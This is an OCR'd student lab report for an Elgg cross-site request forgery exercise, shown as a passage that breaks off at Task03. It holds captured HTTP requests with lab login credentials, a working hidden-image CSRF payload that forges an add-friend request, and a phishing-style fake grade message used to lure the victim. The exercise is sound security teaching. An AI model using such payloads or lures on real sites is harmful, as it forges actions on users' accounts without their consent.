
Lab09

Task01

1. Using the developer tools in firefox to capture an HTTP GET request of Elgg.



Developer Tools - All Site Activity : CSRF Lab Site - http://www.csrflabelgg.com/activity

Inspector | Console | Debugger | Style Editor | Performance | Memory | Network | Storage

All | HTML | CSS | JS | XHR | Fonts | Images | Media | WS | Other | Persist Logs | Disable cache


Sta…	Meth…	F
302	POST	logi
302	GET	/
200	GET	acti
200	GET	fon
200	GET	elg
200	GET	colc
200	GET	jqu
200	GET	jqu
200	GET	req
200	GET	req
200	GET	elg
200	GET	en.j
200	GET	init
200	GET	rea
200	GET	filt
200	GET	rep
200	GET	Plu

17 requests | 129.4

Headers | Cookies | Params | Response | Timings

Request URL: http://www.csrflabelgg.com/activity
Request method: GET
Remote address: 127.0.0.1:80
Status code: ● 200 OK Edit and Resend Raw headers
Version: HTTP/1.1

Response headers (391 B)
Request headers (412 B)
- Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: Elgg=erh861aov3tg2v6bbndftru8k7
- Host: www.csrflabelgg.com
- Referer: *http://www.csrflabelgg.com/*
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/60.0



Developer Tools - All Site Activity : CSRF Lab Site - http://www.csrflabelgg.com/activity


Headers | Cookies | Params | Response | Timings

No parameters for this request

17 requests | 129.4

From the image showing above, we can see that the GET request does not have the payload. The data of the request will be added to the URL. It also has a header, which contains information about the request agent, connection type, hostname, cookie, etc.


Capture an HTTP POST request of Elgg.



Sta...	Meth...	F
302	POST	log
302	GET	/
200	GET	acti
200	GET	fon
200	GET	elg
200	GET	colc
200	GET	jqu
200	GET	jqu
200	GET	req
200	GET	req
200	GET	elg
200	GET	en.j
200	GET	init
200	GET	rea
200	GET	filte
200	GET	rep
200	GET	Plu

```
Request URL: http://www.csrflabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Response headers (407 B)
Request headers (486 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 88
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=ogrgmctcu8hfqnmdhre48ka8m2
Host: www.csrflabelgg.com
Referer: http://www.csrflabelgg.com/
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
```

17 requests 129.4


Developer Tools - All Site Activity : CSRF Lab Site - http://www.csrflabelgg.com/activity
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
All HTML CSS JS XHR Fonts Images Media WS Other
Persist Logs
Disable cache
Filter URLs
Headers
Cookies
Params
Response
Timings
Filter request parameters
17 requests

Sta...	Meth...	F
302	POST	log
302	GET	/
200	GET	acti
200	GET	fon
200	GET	elg
200	GET	colc
200	GET	jqu
200	GET	jqu
200	GET	req
200	GET	req
200	GET	elg
200	GET	en.j
200	GET	init
200	GET	rea
200	GET	filte
200	GET	rep
200	GET	Plu


```
Form data
  __elgg_token: 7RbPSyRsARQIsnc8GRgxcQ
  __elgg_ts: 1572044347
  password: seedsamy
  username: samy
```

17 requests 129.4

This post request is for login, which will send the password, username, and some verification data to the server. Those data are in the param area. Also, the post request has the header area, which contains the information similar to the GET request.

Task02


1. Find the add-friend request.




```
200   GET   add
Request URL: http://www.csrflabelgg.com/action/friends/add?friend=42&__elgg_ts=1572045731&__elgg_t …
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1
Response headers (321 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 368
Content-Type: application/json;charset=utf-8
Date: Fri, 25 Oct 2019 23:23:32 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (546 B)
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: Elgg=[illegible]
```

The add friend GET request looks like this. If we want to add Alice as our friend, we just need to send her id to the server via GET request. The URI of it is '/friends/add'.

2. How we can know the 'guid' of Boby?
By sending a profile editing request, we can get the 'guid' of Boby as 43.



```
Request URL: http://www.csrflabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
```




```
Form data
    __elgg_token: h1Oxqw68FL3hSdpXmyXYhA
    __elgg_ts: 1572048100
    accesslevel[briefdescription]: 2
    accesslevel[contactemail]: 2
    accesslevel[description]: 2
    accesslevel[interests]: 2
    accesslevel[location]: 2
    accesslevel[mobile]: 2
    accesslevel[phone]: 2
    accesslevel[skills]: 2
    accesslevel[twitter]: 2
    accesslevel[website]: 2
    briefdescription:
    contactemail:
    description:
    guid: 43
    interests:
    location:
    mobile:
```

3. We can create an HTML file called ‘grades.html’ on the attacker site and embedded an image in that file and set the ‘src’ data for the image with a GET request.
   The HTML code is like below:


```html
<html>
<head>
<body>
<img  src='http://www.csrflabelgg.com/action/friends/add?friend=43'
width='0' height='0'/>
</body>
</head>
</html>
```

   We can send the url ,’http://www.csrflabattacker.com/grades.html’, to Alice via message. So that if she click this URL, she will add Boby as her friend immediately.
4. When Alice login into her account, she can find the message from Boby.



Inbox

Boby — You got an F in the Haskell Course. — just now
Hi Alice:
Sorry to inform you about your Haskell grades. You got an F in the final exam. To check the detail, please click here.


Messages > Inbox

Reply

You got an F in the Haskell Course.


Boby   You got an F in the Haskell Course.   2 minutes ago

Hi Alice:

Sorry to inform you about your Haskell grades. You got an F in the final exam. To check the detail, please click here.

www.csrflabattacker.com/grades.html

If she clicks 'here', the browser will open the URL shown at the bottom of the website. She will find nothing on that website, but after that, she will be added Boby as a friend.


csrflabattacker.com/grades.html


www.csrflabattacker.com/grades.html

Alice's friends


Boby

Task03


1. We can see the edit profile request is like below:



```
Request URL: http://www.csrflabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Response headers (366 B)
Request headers (511 B)
Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 468
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=gb52bhrfrlh78kd8hoqq29lq41
Host: www.csrflabelgg.com
Referer: http://www.csrflabelgg.com/profile/boby/edit
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/60.0
```




```
